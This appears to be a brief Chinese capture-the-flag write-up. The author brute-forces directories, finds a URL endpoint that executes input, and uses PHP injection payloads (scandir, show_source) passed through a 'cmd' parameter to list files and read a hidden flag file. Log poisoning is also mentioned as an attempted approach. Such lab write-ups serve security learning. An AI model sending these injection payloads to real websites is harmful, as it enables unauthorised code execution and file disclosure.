 在查找源码无果后直接对其进行目录爆破:
 看到一个好像是命令执行的文件目录,直接去试试:
 但是界面并没有dir的任何痕迹,难道是无回显吗,创建一个目录试试:/p_/webdav/xmltools/minidom/xml/sax/saxutils/os/popen2?cmd=echo “furina” » boqi.txt
 嗯,经过后面不断的测试才发现它执行的不是系统命令而是php的命令:
 本来想用日志投毒,但是总是出错于是就换了别的方式:
在网页源代码中我们发现: 输入命令来查看目录:?cmd=print_r(scandir(’./’));,页面显示Array ( [0] => . [1] => .. [2] => 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php [3] => index.php ) 查看php文件:?cmd=show_source(‘903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php’);发现里面有flag